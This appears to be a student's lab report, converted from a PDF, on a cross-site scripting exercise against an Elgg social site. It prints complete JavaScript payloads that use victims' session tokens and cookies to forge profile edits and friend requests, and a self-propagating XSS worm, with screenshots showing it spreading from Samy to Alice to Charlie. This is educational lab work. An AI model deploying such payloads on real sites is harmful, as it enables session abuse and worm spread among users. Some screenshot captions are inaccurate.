
For this we use XMLHttpRequest() function which creates a new instance of XMLHttpRequest in javascript. Using open() API of XMLHttpRequest we can specify the request type() POST or GET and URI for the request and boolean Async flag. Send() API of XMLHttpRequest allows us to send the request to the given server in URL. With setRequestHeader() API we can set the properties or the attributes of the request header. For POST request we need to send the content as argument, that we want to send to the server.

First we will send out a POST HTTP request which will modify the victim's profile and add Syracuse as location to the victim's profile. For this we need to create HTTP Request with header content containing all the information needed including victim's elgg token and elgg ts value, victim's name and guid. We can get these values by using the global variables stored in each page of elgg application. We also need victim's cookie, as this code is running on the victim's browser we can get that using **document.cookie** command. These are the values which defines victim at the server side in elgg application. Using these values and HTTP live Header information gathered in previous tasks we generate a new POST request with predefined URL, content and request header structure which will modify victim's profile to display location field value as Syracuse. We send this request using **send(content)** command.

Then we will send a GET request to elgg application server which will add Samy as the user to victim's profile. For this we need the samy's guid, victim's elgg ts and token values. We can get these values from global variables in web page. We also need victim's cookie, as this code is running on the victim's browser we can get that using **document.cookie** command. Using these values and HTTP live Header information gathered in previous tasks we generate a new GET request with URL structure which will add Samy as friend to the victim's profile. We send this request using **send()** command

Changing content-type of POST request to ‘multipart/form-data’:

Before attack Alice’s profile:



Logging in as Alice.

Malicious Javascript code:

```
myscript.js (/var/www/Example_1) - gedit
File Edit View Search Tools Documents Help
File Open Save Undo Redo Cut Copy Paste Find Replace
myscript.js ✘  HTTPSsimpleForge.java ✘
// Construct the header information for the HTTP request
Ajax=new XMLHttpRequest();
Ajax.open("POST","http://www.xsslabelgg.com/action/profile/edit",true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Keep-Alive","300");
Ajax.setRequestHeader("Connection","keep-alive");
Ajax.setRequestHeader("Cookie",document.cookie);
Ajax.setRequestHeader("Content-Type","multipart/form-data");
// Construct the content. The format of the content can be learned
// from LiveHTTPHeaders.
//var content="name=..&description=...&guid="; // You need to fill in the details.
var guid = elgg.session.user["guid"];
var name = elgg.session.user["name"];
var username = elgg.session.user["username"];
var elgg_ts = elgg.security.token._elgg_ts;
var elgg_token = elgg.security.token._elgg_token;
var content = "__elgg_token__"+String(elgg_token)+"__elgg_ts__"+String(elgg_ts)+"&name="+String(name)+"&description=&accesslevel%5Bdescription%5D=2&briefdescription=&accesslevel%5Bbriefdescription%5D=2&location=Syracuse&accesslevel%5Blocation%5D=2&interests=&accesslevel%5Binterests%5D=2&skills=&accesslevel%5Bskills%5D=2&contactemail=&accesslevel%5Bcontactemail%5D=2&phone=&accesslevel%5Bphone%5D=2&mobile=&accesslevel%5Bmobile%5D=2&website=&accesslevel%5Bwebsite%5D=2&twitter=&accesslevel%5Btwitter%5D=2&guid=__elgg_token__";
// Send the HTTP POST request.
Ajax.send(content);
var Ajax_get=null;
// Construct the header information for the HTTP request
Ajax_get=new XMLHttpRequest();
Ajax_get.open("GET","http://www.xsslabelgg.com/action/friends/add?friend=__elgg_page_owner__guid__&__elgg_ts__&__elgg_token__"+String(elgg_token),true);
Ajax_get.setRequestHeader("Cookie",document.cookie);
Ajax_get.send();
```

The code is a JavaScript file named 'myscript.js' containing logic to construct an HTTP POST request to 'http://www.xsslabelgg.com/action/profile/edit'. It uses the XMLHttpRequest object to set headers like 'Content-Type' to 'multipart/form-data' and sends a payload containing user details and a session token. It also includes code for a GET request to 'http://www.xsslabelgg.com/action/friends/add'.

Here we have changed the content-type to “multipart/form-data” using `setRequestHeader("Content-Type", "multipart/form-data")` command.

Visiting Samy's profile page from Alice's account:

The screenshot shows a Mozilla Firefox browser window with three tabs open. The active tab is 'XSS Lab Site: Samy'. The URL in the address bar is www.xsslabeogg.com/profile/samy. The page content is the profile of a user named 'Samy', featuring a placeholder profile picture, a brief description input field, and several interaction buttons: 'Add friend', 'Report user', and 'Send a message'. Below these are links for 'Blogs', 'Bookmarks', and 'Files'. The browser interface includes a sidebar with icons for file operations like cut, copy, paste, and save, as well as a status bar at the bottom showing the date and time: 25/10/15 - 9:24:38 pm.

Here, we are visiting Samy's profile page from Alice's account.

Successful GET request attack:

This screenshot is identical to the one above, showing the XSS Lab Site profile for 'Samy'. However, the interaction buttons have changed. Instead of 'Add friend', 'Report user', and 'Send a message', the buttons now read 'Remove friend', 'Report user', and 'Send a message'. This indicates that the 'Add friend' button has been successfully exploited through a GET request attack, changing its functionality to 'Remove friend'.

Here, we can see that our attack was successful in which we tried to add Samy as friend using GET request from javascript code as similar to we have done in previous task.

Unsuccessful POST request attack:


The screenshot shows a Mozilla Firefox browser window with three tabs open. The active tab is titled 'XSS Lab Site: Alice' and displays the 'XSS Lab Site' interface. The URL in the address bar is 'www.xsslabe1gg.com/profile/alice'. The page shows a placeholder profile picture for 'Alice' with options to 'Edit avatar' and 'Edit profile'. Below the profile area are links for 'Blogs' and 'Bookmarks'. The browser's status bar at the bottom right shows the date and time as '25/10/15 - 9:25:37 pm'. The title bar of the browser window also includes the text 'Cross-Site Scripting Attack ...'.

Here, we can see that our attack was unsuccessful in which we tried to add modify victim's profile using POST request from javascript code as similar to we have done in previous task.

For this post request the attack was unsuccessful because the content-type was different than what the server was expecting. When we define content using content-type it is sent to the server as key/value pair with each key starting with ‘&’ and ‘=’ character between key and value. But, in case of multipart/form-data the content is sent as parts of MIME message which are separated by boundary. So, server doesnot recognize the contents sent to it and is not able to parse them to modify the Alice’s profile. Server gives an error stating Content-type mismatch.

Task 6:

Malicious Code in Samy's Profile:



The screenshot shows a Mozilla Firefox browser window with the title "XSS Lab Site: Edit profile - Mozilla Firefox". The address bar shows "www.xsslabe1gg.com/profile/samy/edit". The main content area displays the "XSS Lab" website, specifically the "Edit profile" section for user "Samy". In the "About me" text area, there is a large amount of malicious JavaScript code. The code includes various DOM manipulation and XMLHttpRequest (Ajax) calls, designed to exploit a vulnerability in the website's handling of user input in the "About me" field. The code is intended to run in the context of the victim's browser, performing actions like sending requests to external sites or modifying the page content.

Add malicious code to Samy's profile in about me field.

Malicioius Code in Samy's profile:

```
<p>&nbsp;</p>

<script id="worm" type="text/javascript">// <![CDATA[

var Ajax=null;

Ajax=new XMLHttpRequest();

Ajax.open("POST","http://www.xsslabe1gg.com/action/profile/edit",true);

Ajax.setRequestHeader("Host","www.xsslabe1gg.com");

Ajax.setRequestHeader("Keep-Alive","300");

Ajax.setRequestHeader("Connection","keep-alive");

Ajax.setRequestHeader("Cookie",document.cookie);

Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");

var guid = elgg.session.user["guid"];

var name = elgg.session.user["name"];
```

```
var username = elgg.session.user["username"];

var elgg_ts = elgg.security.token.__elgg_ts;

var elgg_token = elgg.security.token.__elgg_token;

var x = document.getElementById("worm");

var tmp = "\<\script id='worm'\>";

var innerHTML = String(x.innerHTML);

tmp = tmp.concat(innerHTML);

tmp = tmp.concat("\</script>");

var content = "__elgg_token=";

content = content.concat(String(elgg_token));

content = content.concat("&__elgg_ts=");

content = content.concat(String(elgg_ts));

content = content.concat("&name=");

content = content.concat(String(name));

content = content.concat("&description=");

content = content.concat(escape(tmp));

content =

content.concat("&briefdescription=&accesslevel%5Bdescription%5D=2&location=&accesslevel%5Blocati
on%5D=2&interests=&accesslevel%5Binterests%5D=2&skills=&accesslevel%5Bskills%5D=2&contactemai
l=&accesslevel%5Bcontactemail%5D=2&phone=&accesslevel%5Bphone%5D=2&mobile=&accesslevel%5
Bmobile%5D=2&website=&accesslevel%5Bwebsite%5D=2&twitter=&accesslevel%5Btwitter%5D=2&gui
d=");

content = content.concat(String(guid));

Ajax.send(content);

var Ajax_get=null;

Ajax_get=new XMLHttpRequest();

var GET_URL = "http://www.xsslabelgg.com/action/friends/add?friend=42";

GET_URL = GET_URL.concat("&__elgg_ts=");

GET_URL = GET_URL.concat(String(elgg_ts));

GET_URL = GET_URL.concat("&__elgg_token=");
```

```
GET_URL = GET_URL.concat(String(elgg_token));  
Ajax_get.open("GET",GET_URL,true);  
Ajax_get.setRequestHeader("Cookie",document.cookie);  
Ajax_get.send();  
// ]]></script>
```

Here we have written code in javascript to modify victim's profile such that it will replicate our malicious javascript code in victim's profile's about me section using POST method and add Samy as friend in victim's profile using GET request as explained in previous task.


Here we are getting all the code written inside <script> tag with id="worm" using .innerHTML method of javascript on this <script> tag. We select this script tag using document.getElementById() function with value "worm". Thus, we have replicated our malicious code and we add <script> tags before and after that code using string concat() method. Then using this code and victim's elgg token and ts values from global variables on web page and victim's session cookie using document.cookie method and guid of victim and Samy we create URL and header content value as required to make POST and GET requests from javascript code. Getting these values and generating request URLs and contents of headers is same as explained in previous task.

For our malicious code to be sent through content of header we need to encode it in format of URL. For this we use escape() function of javascript which converts or encodes the string value which is passed as argument to escape() function.

Here to append string with some other string we have used concat() function on strings. This is because, when the code which we want to propagate gets encoded into URL encoding format by escape() function '+' char will be encoded as blank space. So, if we use '+' to make string concatenation the encoding scheme will convert it into blank space.

The explanation for all remaining APIs and methods in above javascript code are explained in previous task.

Saving Samy's Profile:



Here, we saved our malicious code to Samy's profile. We can see that in Samy's profile we have some contents in about me part, but browser is not displaying them as it parsed those contents and found `<script>` tags. Because of `<script>` tags, any contents between them will be considered as javascript code by browser and will be executed and not displayed.

In Alice's profile:

A screenshot of a Mozilla Firefox browser window. The title bar says "XSS Lab Site: Alice - Mozilla Firefox". The address bar shows "www.xsslabe.../profile/alice". The main content area displays the "XSS Lab Site" interface for user "Alice". It features a placeholder profile picture, a "Search" bar, and a "Add widgets" button. Below the search bar is a section labeled "Alice" with a "Blogs" and "Bookmarks" link. On the left, there's a sidebar with "Edit avatar", "Edit profile", "Blogs", and "Bookmarks" buttons. The status bar at the bottom right shows the date and time: "27/10/15 - 3:32:41 pm".

Here we have logged in as Alice.

Visiting Samy's Profile:

A screenshot of a Mozilla Firefox browser window. The title bar says "XSS Lab Site: Samy - Mozilla Firefox". The address bar shows "www.xsslabe.../profile/samy". The main content area displays the "XSS Lab Site" interface for user "Samy". It features a placeholder profile picture, a "Search" bar, and a "Add widgets" button. Below the search bar is a section labeled "Samy" with a "About me" link. On the left, there's a sidebar with "Add friend", "Report user", "Send a message", "Blogs", "Bookmarks", and "Files" buttons. The status bar at the bottom right shows the date and time: "26/10/15 - 7:16:03 pm".

Now we are visiting Samy's profile from Alice's account. Here all the code written in about me field of Samy will be executed on Alice's browser thus sending both POST and GET request defined in javascript form Alice's account.

Successful attack:

Adding Samy as friend:

The screenshot shows a Mozilla Firefox browser window with three tabs open: "XSS Lab Site: Samy", "Web_XSS_Egg.pdf", and "Web_XSS_Egg.pdf". The main content area displays the "XSS Lab Site" profile page for "Samy". The profile picture is a placeholder silhouette. Below it are buttons for "Remove friend", "Report user", and "Send a message". A sidebar on the right lists "Blogs", "Bookmarks", and "Files". At the bottom of the page is a "Close" button. The browser's toolbar at the top includes icons for mail, download, and search, along with the current time (3:34 PM) and date (27/10/15).


Here, we can see that our attack was successful and Samy was added as friend to Alice's account.

Automatically copying Samy's worm code to Alice's profile:

The screenshot shows a Mozilla Firefox browser window with three tabs open: "XSS Lab Site: Alice", "Web_XSS_Egg.pdf", and "Web_XSS_Egg.pdf". The main content area displays the "XSS Lab Site" profile page for "Alice". The profile picture is a placeholder silhouette. Below it are buttons for "Edit avatar" and "Edit profile". A sidebar on the right lists "Blogs" and "Bookmarks". At the top right of the profile area is a "Add widgets" button. A timestamp at the bottom right indicates the screenshot was taken at 3:34:59 pm on October 27, 2015. The browser's toolbar at the top includes icons for mail, download, and search, along with the current time (3:34 PM) and date (27/10/15).

Here, we can see that our profile modification attack was successful and our code written in Samy's about me section was copied into Alice's about me section.

In Alice's profile: about me section code: (after selecting HTML option in editor)



The screenshot shows a window titled "HTML Source Editor". In the top right corner, there is a checkbox labeled "Word Wrap" which is checked. The main content area contains a large block of JavaScript code. The code is designed to perform a POST request to "http://www.xsslabelgg.com/action/profile/edit" with various parameters. It includes variables like "Ajax", "guid", "name", "username", "elgg_ts", "elgg_token", and "x". It also constructs a "tmp" variable by concatenating the innerHTML of an element with ID "worm" and then escaping it before sending it in the POST request. The code is highly obfuscated and contains many double slashes (\\) and underscores (_).

```
<p>&nbsp;</p>
<script id="worm" type="text/javascript">// <![CDATA[
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST","http://www.xsslabelgg.com/action/profile/edit",true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Keep-Alive","300");
Ajax.setRequestHeader("Connection","keep-alive");
Ajax.setRequestHeader("Cookie",document.cookie);
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
var guid = elgg.session.user["guid"];
var name = elgg.session.user["name"];
var username = elgg.session.user["username"];
var elgg_ts = elgg.security.token._elgg_ts;
var elgg_token = elgg.security.token._elgg_token;
var x = document.getElementById("worm");
var tmp = "<script id='worm'>";
var innerHTML = String(x.innerHTML);
tmp = tmp.concat(innerHTML);
tmp = tmp.concat("</script>");
var content = "__elgg_token=";
content = content.concat(String(elgg_token));
content = content.concat("&__elgg_ts=");
content = content.concat(String(elgg_ts));
content = content.concat("&name=");
content = content.concat(String(name));
content = content.concat("&description=");
content = content.concat(escape(tmp));
content = content.concat("&briefdescription=&accesslevel%5Bdescription%5D=2&location=&
accesslevel%5Blocation%5D=2&interests=&accesslevel%5Binterests%5D=2&skills=&
accesslevel%5Bskills%5D=2&contactemail=&accesslevel%5Bcontactemail%5D=2&phone=&
accesslevel%5Bphone%5D=2&mobile=&accesslevel%5Bmobile%5D=2&website=&accesslevel%5Bwebsite%5D=2&
twitter=&accesslevel%5Btwitter%5D=2&guid=");
```

Here we can see that our javascript code was copied into the Alice's about me section. We can confirm that our attack to modify Alice's profile and self-propagate the malicious javascript code worm was successful.

In charlie's profile:

The screenshot shows a Mozilla Firefox window with three tabs open: "XSS Lab Site: Charlie", "Web_XSS_Elgg.pdf", and "Web_XSS_Elgg.pdf". The main content area displays the "XSS Lab Site" profile for "Charlie". The profile picture is a placeholder silhouette. Below it are buttons for "Edit avatar", "Edit profile", "Blogs", and "Bookmarks". The top navigation bar includes links for "Activity", "Blogs", "Bookmarks", "Files", "Groups", and "More". A search bar and an "Add widgets" button are also present. The status bar at the bottom shows the date and time: "27/10/15 - 3:45:33 pm".


Logging in Charlie's account.

Visit Alice's profile:

The screenshot shows a Mozilla Firefox window with three tabs open: "XSS Lab Site: Alice", "Web_XSS_Elgg.pdf", and "Web_XSS_Elgg.pdf". The main content area displays the "XSS Lab Site" profile for "Alice". The profile picture is a placeholder silhouette. Below it are buttons for "Add friend", "Report user", and "Send a message". The top navigation bar includes links for "Activity", "Blogs", "Bookmarks", "Files", "Groups", and "More". A search bar is present. The status bar at the bottom shows the date and time: "27/10/15 - 3:46:03 pm".

Now, we visit Alice's profile.


Successful attack on Charlie profile:



The screenshot shows a Mozilla Firefox window with three tabs open: "XSS Lab Site: Charlie", "Web_XSS_Elgg.pdf", and another "Web_XSS_Elgg.pdf". The main content area displays the "XSS Lab Site" profile for "Charlie". The profile includes a placeholder user icon, the name "Charlie", and a "About me" section containing the text "About me". Below the profile picture are buttons for "Edit avatar" and "Edit profile". At the bottom of the profile card are links for "Blogs" and "Bookmarks". The browser's sidebar shows various icons and the date/time "27/10/15 - 3:46:27 pm".

Here, we can see that our profile modification attack was successful and our code which was self-propagated in Alice's about me section was copied into Charlie's about me section.

In Charlie's profile: about me section code: (after selecting HTML option in editor)



The screenshot shows an "HTML Source Editor" window displaying the source code for Charlie's "About me" section. The code is a large block of JavaScript, starting with a script tag and containing variables like Ajax, elgg, and tmp, along with concatenation logic to build a final string of parameters for a POST request. The editor interface includes a toolbar at the top and a "Word Wrap" checkbox checked on the right.

```
<p>&nbsp;</p>
<script id="worm" type="text/javascript">// <![CDATA[
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST","http://www.xsslabelgg.com/action/profile/edit",true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Keep-Alive","300");
Ajax.setRequestHeader("Connection","keep-alive");
Ajax.setRequestHeader("Cookie",document.cookie);
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
var guid = elgg.session.user["guid"];
var name = elgg.session.user["name"];
var username = elgg.session.user["username"];
var elgg_ts = elgg.security.token._elgg_ts;
var elgg_token = elgg.security.token._elgg_token;
var x = document.getElementById("worm");
var tmp = "<\script id='worm'\>";
var innerHTML = String(x.innerHTML);
tmp = tmp.concat(innerHTML);
tmp = tmp.concat("<\/script>");
var content = "__elgg_token=";
content = content.concat(String(elgg_token));
